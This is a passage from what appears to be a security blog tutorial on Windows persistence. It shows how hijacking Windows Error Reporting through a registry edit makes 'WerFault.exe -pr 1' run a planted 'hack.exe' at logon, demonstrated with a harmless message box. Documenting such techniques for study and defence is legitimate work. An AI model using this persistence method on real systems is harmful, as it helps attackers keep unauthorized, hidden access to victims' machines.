
As you can see, key value is edited and we can check correctness via running:

```
WerFault.exe -pr 1
```


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


Then, logout and login:




and after a few seconds our **Hello, Prishtina!** messagebox is popped-up as expected:

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You can check the properties of `hack.exe` via Process Hacker 2:



Also, pay attention that admin privileges required for hijacking Windows Error Reporting, but for persistence we use low-level privileges.